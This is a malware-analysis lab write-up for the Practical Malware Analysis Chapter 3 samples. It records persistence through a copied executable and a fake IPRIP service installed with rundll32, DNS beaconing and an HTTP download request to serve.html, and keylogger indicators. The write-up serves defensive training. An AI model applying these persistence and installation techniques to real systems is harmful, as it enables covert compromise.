


Figure 2.3 — Lab03-01.exe hiding under vmx32to64.exe and set to VideoDriver registry.

Upon further investigation, it appears as though files vmx32to64.exe and Lab03-01.exe share the same hash (figure 2.4), indicating the malware has established persistence through creating and hiding a copy of itself, as well as to execute at startup via the VideoDriver registry.

```
C:\Documents and Settings\Malware Analysis>certutil -hashfile C:\WINDOWS\system32\vmx32to64.exe
402.203.0: 0x80070057 <WIN32: 87>: ..CertCli Version
SHA-1 hash of file C:\WINDOWS\system32\vmx32to64.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.

C:\Documents and Settings\Malware Analysis>certutil -hashfile "C:\Documents and Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe"
402.203.0: 0x80070057 <WIN32: 87>: ..CertCli Version
SHA-1 hash of file C:\Documents and Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.
```

Figure 2.4 — Lab03-01.exe sharing the same SHA1 Hash as vmx32to64.exe.

Further host-based indicators can be identified through analysis of Process Explorer, to show which handles and DLLs the malware has opened or loaded.




Figure 2.4 — Process Explorer showing Mutex WinVMX32

Process Explorer shows us that Lab03-01.exe has created a mutex of WinVMX32 (again, another identified string) (Figure 2.4). A mutex (mutual exclusion objects) is used to ensure that only one instance of the malware can run at a time — often assigned a fixed name. We also see Lab03-01.exe utilises ws2_32.dll and wshtcpip.dll for network capabilities.

iii- We're able to analyse network activity either locally on the victim, or utilising iNetSim. I have demonstrated both, having configured DNS to either the iNetSim machine or loopback (for the netcat listeners). Turning our attention to ApateDNS and our iNetSim logs, we see some pretty significant network-based indicators of this malware activity. ApateDNS show regular DNS requests to www.practicalmalwareanalysis.com every 30 seconds (figure 3.1).




Figure 3.1 — ApateDNS showing DNS beaconing

The ApateDNS capture suggests the malware is beaconing — possibly to either to fetch updates/instructions or to send back stolen information.

```
cat /var/log/inetsim/report/report.1876: No such file or directory
inetsim@inetsim:~$ cat /var/log/inetsim/report/report.1876.txt
== Report for session '1876' ==

Real start date      : 2019-05-27 20:52:17
Simulated start date : 2019-05-27 20:52:17
Time difference on startup : none

2019-05-27 20:52:50 First simulated date in log file
2019-05-27 20:52:50 DNS connection, type: A, class: IN, requested name: www.practicalmalwareanalys
s.com
```

Figure 3.2 — iNetSim logs

Also, the associated iNetSim logs show a recognised DNS request for the malicious website, providing further indication of beaconing intent.

Finally, the Netcat listener (with DNS configured for loopback) has picked up a transmission on port 443. This shows a series of illegible characters emitted from the malware (Figure 3.3). On subsequent executions or periodic ticks, the transmission is unique.




Figure 3.3 — Illegible characters transmitted by Lab03-01.exe.

The combination of host and network-based indicators provide significant grounding to make assumptions regarding the malware's activity.

- From Static Analysis, not a lot was uncovered other than the output of what might use as hard-coded parameters.
- Dynamic Analysis to uncover further host-based indicators show that the malware has replicated and masked under another file name has associated with the registry for execution on startup and has network functionality.
- Network-based activity is identified through capturing periodic DNS requests, as well as intercepting random character transmissions of HTTP & SSL

f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.

i- At first glance, we have Lab03-02.dll. As this is not a .exe file, we are unable to directly execute it. rundll32.exe is a windows utility which loads and runs 32-bit dynamic-link libraries (.dll).

First, however, we likely require any exported functions to pass in as an argument. This can be identified through PE analysis, which shows us a set of exported and imported functions. The imported functions (Figure 1.1) give us an idea of the .dll's capabilities.

Speculation into these might suggest there will likely be some networking going on, as well as some file, directory and registry manipulation. Functions included as part of ADVAPI32.dll suggests the malware may need to be run as a service, which is backed up by Lab03-02.dll's exports (Figure 1.1)

The figure shows two windows side-by-side. The left window is titled 'IMPORT VIEWER' and lists imports from various DLLs. The right window is titled 'EXPORT VIEWER' and lists exports from Lab03-02.dll. Both windows have a toolbar at the top with icons for file operations.

IMPORT VIEWER			EXPORT VIEWER		
RVA	Name		RVA	Hint	Name
100055C2h	KERNEL32.dll		10005000h	0047h	OpenServiceA
10005680h	ADVAPI32.dll		10005004h	0078h	DeleteService
100056CCh	WS2_32.dll		10005008h	0072h	RegOpenKeyExA
10005760h	WININET.dll		1000500Ch	007Bh	RegQueryValueExA
10005886h	MSVCRT.dll		10005010h	005Bh	RegCloseKey
			10005014h	0045h	OpenSCManagerA
			10005018h	004Ch	CreateServiceA
			1000501Ch	0034h	CloseServiceHandle
			10005020h	005Eh	RegCreateKeyA
			10005024h	0088h	RegSetValueExA
			10005028h	008Eh	RegisterServiceCtrlHandlerA
			1000502Ch	00AEh	SetServiceStatus

Entry Point	Ord	Name
10004706h	1	Install
10003196h	2	ServiceMain
10004B18h	3	UninstallService
10004B08h	4	installA
10004C28h	5	uninstallA

Figure 1.1 — Lab03-02.dll's Imports and Exports showing likely service capabilities

Running streams also gives us a lot of useful insight into potential actions. Most of which are found as imported functions, however, there are others worth noting that may be useful host/network-based indicators. These include some very distinctive strings, potential registry locations and file or network names, as well as some base64 encoded strings hinting at some functionality (Figure 1.2).

The figure shows a table of strings from Lab03-02.dll. It has four columns: Strings, Base64 Encoded Strings, and Base64 DECODED strings. The strings are categorized into groups based on their content.

Strings	Base64 Encoded Strings	Base64 DECODED strings
practicalmalwareanalysis.com	Y29sbWVjdA==	connect
serve.html	dW5zdXbwb3J0	unsupport
Windows XP 6.11	c2xIzXA==	sleep
cmd.exe /c	Y21k	cmd
GetModuleFileName() get dll path	cXVpdA==	quit
Intranet Network Awareness (INA+)		
%SystemRoot%\System32\svchost.exe -k netsvc		
OpenSCManager()		
You specify service name not in Svchost//netsvc, must be one of following:		
RegQueryValueEx(Svchost\netsvc)		
netsvc		
RegOpenKeyEx(%\$) KEY_QUERY_VALUE success.		
RegOpenKeyEx(%\$) KEY_QUERY_VALUE error .		
SYSTEM\CurrentControlSet\Services\		
CreateService(%\$) error %d		
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost		
IPPIP		
Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes.		

Figure 1.2 — Lab03-02.dll's strings showing potential functionality.

Now we have a starting point to look out for, we can prepare our environment for trying to run the malware — clearing procmon, taking a registry snapshot, and setting up the network.

ii- To install the malware, pass one of Install or installA (found from the exports) into rundll32. Executing C:\rundll32.exe Lab03-02.dll,install doesn't give any immediate feedback on the command line, within process explorer, or Wireshark/iNetSim, however taking a 2nd registry snapshot and comparing the two, it's clear that keys and values have been added — many of these matching up with what we found from strings (Figure 2.1)

```

Keys added: 8
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\control
HKLM\SYSTEM\ControlSet001\services\IPRIP
HKLM\SYSTEM\ControlSet001\services\IPRIP\Parameters
HKLM\SYSTEM\ControlSet001\services\IPRIP\Security
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\control
HKLM\SYSTEM\CurrentControlSet\services\IPRIP
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Parameters
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Security

Values added: 22
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\control\ActiveService: "PROCEXP152"
HKLM\SYSTEM\ControlSet001\services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\ControlSet001\services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\ControlSet001\services\IPRIP\Description: "Depends INA+, collects and stores network configuration and location information, and notifies HKLM\SYSTEM\ControlSet001\services\IPRIP\DependOnService\service01: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll"
HKLM\SYSTEM\ControlSet001\services\IPRIP\Parameters\service01: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll"
HKLM\SYSTEM\ControlSet001\services\IPRIP\Security\security: 01 00 14 80 90 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00 02 81
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Parameters\service01: "PROCEXP152"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Description: "Depends INA+, collects and stores network configuration and location information, and notifies HKLM\SYSTEM\CurrentControlSet\services\IPRIP\DependOnService\service01: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Parameters\service01: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll"
HKLM\SYSTEM\CurrentControlSet\services\IPRIP\Security\security: 01 00 14 80 90 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00 01

```

Figure 2.1 — Registry keys and values added as a result of installing Lab03-02.dll

We can see within the regshot comparison that something called IPRIP has been added as a service, with some of the more identifiable strings as \DisplayName or \Description. The image path has also been set to %SystemRoot%\System32\svchost.exe -k netsvcs which shows the malware is likely to be launched within svchost.exe with network services as an argument.

iii- Since we have installed lab03-02.dll as a service, we can now run this and we see the same \DisplayName + update found from the added reg values (Figure 3.1).

```

C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis\Lab03-02.dll>net start IPRIP
The Intranet Network Awareness (INA+) service is starting.
The Intranet Network Awareness (INA+) service was started successfully.

```

Figure 3.1 — Starting the IPRIP service

Checking out ProcessExplorer to see what's happened, we can search for the Lab03-02.dll which will point us to the svchost.exe instance that was created.




Figure 3.2 — Process Explorer showing svchost.exe launched with Lab03–02.dll

We can identify various indicators which attribute Lab03–02.dll to this instance of svchost.exe thorough the inclusion of the .dll, the service display name “Intranet Network Awareness (INA+)”, and the command line argument matching what has been found in strings. This helps us to confirm that Lab03–02.dll has been loaded — note the process ID, 1148. We’ll need this to see what’s going on in ProcMon!

iv- Checking out ProcMon, filtered on PID 1148, we see a whole load of registry RegOpenKey and ReadFiles, however, seems mostly svchost.exe related and nothing jumps out as malicious.


v- Turning our attention to look for network-based indicators, we have traffic captured within Wireshark, as well as logged within iNetSim. To give us an idea of what to look for, we can check out the iNetSim logs first (Figure5.1), which show us that we have seen 2 notable types of activity; DNS and HTTP connections. The DNS appears to be periodic requests to practicalmalwareanalysis.com (which we previously saw similar

with Lab03-01.exe), as well as a HTTP GET request to <http://practicalmalwareanalysis.com/serve.html> which attempts to download a file. Fortunately, as we had iNetSim set up to respond, it provides a dummy file to complete the request — /var/lib/inetsim/http/fakefiles/sample.html. If we didn't have this, we might have downloaded something real nasty.

```
2020-07-06 13:52:43 DNS connection, type: A, class: IN, requested name: practicalmalwareanalysis.co
m
2020-07-06 13:52:43 HTTP connection, method: GET, URL: http://192.168.89.128/wpad.dat, file name: n
one
2020-07-06 13:52:43 HTTP connection, method: GET, URL: http://practicalmalwareanalysis.com/serve.ht
ml, file name: /var/lib/inetsim/http/fakefiles/sample.html
```

Figure 5.1 — iNetSim logs of Lab03-02.dll's DNS and HTTP request

We're able to look at these within Wireshark and inspect the packets in more detail. Filtering on DNS, we're able to see the DNS request to practicalmalwareanalysis.com (Figure 5.2). Finding the conversation between the host and iNetSim and following the TCP stream, we're able to see the content within the HTTP GET request to <http://practicalmalwareanalysis.com/serve.html> (Figure 5.2). This also shows iNetSim's dummy content replacing serve.html .






Figure 5.2 — Wireshark traffic for Lab03-02.dll DNS (left) and HTTP (right)

```
C:\Documents and Settings\Administrator>nc -l -p 80
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: cxe-942ab615ea5 Windows XP 6.1.1
Host: practicalmalwareanalysis.com
```

Figure 5.3 — Netcat receiving HTTP GET header

Reverting to snapshot and reinstalling & launching the malicious .dll/service, we can also capture traffic by using ApateDNS to redirect to loopback were we have a Netcat listener on port 80 (Figure 5.3). Here, we see the same HTTP GET header as we did within Wireshark.

Referring back to the strings output, “practicalmalwareanalysis.com”, “serve.html”, and “Windows XP 6.11” are also evident within the network analysis and can be used as signatures for the malware.

To recap on the main host/network-based indicators we see:

- IPRIP installed as a service, including strings such as “Intranet Network Awareness (INA+)”
- Network activity to “practicalmalwareanalysis.com/serve.html” as well as the User-Agent %ComputerName% Windows XP 6.11.

g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment

i- After prepping for dynamic analysis, launch Lab03-03.exe and you may notice it appear briefly within Process Explorer with a child process of svchost.exe. After a moment however, it disappears leaving svchost.exe orphaned (Figure 1.1).

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	99.80	0 K	28 K	0		
System		0 K	244 K	4		
Interrupts	< 0.01	0 K	0 K		n/a Hardware Interrupts and DPCs	
smss.exe		168 K	388 K	580	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,828 K	4,932 K	632	Client Server Runtime Process	Microsoft Corporation
+ winlogon.exe		7,480 K	4,892 K	712	Windows NT Logon Applicat...	Microsoft Corporation
explorer.exe	19.432 K	13,252 K	1748	1748	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	14,736 K	19,020 K	1948	1948	VMware Tools Core Service	VMware, Inc.
notepad.exe		888 K	384 K	2620	Notepad	Microsoft Corporation
cmd.exe		1,948 K	2,556 K	2248	Windows Command Processor	Microsoft Corporation
Procmon.exe		67,600 K	8,192 K	460	Process Monitor	Sysinternals - www.sysinter...
Regshot-x86-Unicode.exe		48,720 K	51,432 K	3496	Regshot 1.9.0 x86 Unicode	Regshot Team
Wireshark.exe		95,416 K	6,244 K	1536	Wireshark	The Wireshark developer ...
procexp.exe		37,912 K	42,944 K	688	Sysinternals Process Explorer	Sysinternals - www.sysinter...
svchost.exe	0.20	864 K	2,252 K	4080	Generic Host Process for Wi...	Microsoft Corporation

Figure 1.1 — Orphaned svchost.exe

An orphaned process is one with no parent listed in the process tree. svchost.exe typically has a parent process of services.exe, but this one being orphaned is unusual and suspicious.

Investigating this instance of svchost.exe, we see it has a Parent: Lab03-03.exe(904), confirming it's come from executing Lab03-03.exe. Exploring the properties further, we don't see much anomalous until we get to the strings.

ii- Utilizing strings within Process Explorer is actually a useful trick to analyse malware which is packed or encrypted, because the malware is running and unpacks/decodes itself when it starts. We're also able to view strings in both the image on disk and in memory.




Figure 2.1 — Comparing strings in memory from process explorer and from running strings on Lab03-03.exe

Taking advantage of this, we can inspect the strings in Image and in Memory, as well as compare against what we found from strings during quick static analysis.

The strings on image appear pretty consistent with other instances of svchost.exe however, within Memory, these much greater resemble what we discovered earlier, but with a few distinct differences — practicalmalware.log and a set of keyboard commands (Figure 2.1). This is an indicator that the keylogger guess might be accurate.

iii- To test the keylogger hypothesis, we can open something and type stuff. To target explicitly on the malware, filter on the suspect svchost.exe (PID, 3936) within Process Monitor, and we see a whole load of file manipulation for practicalmalwareanalysis.log (Figure 3.1).

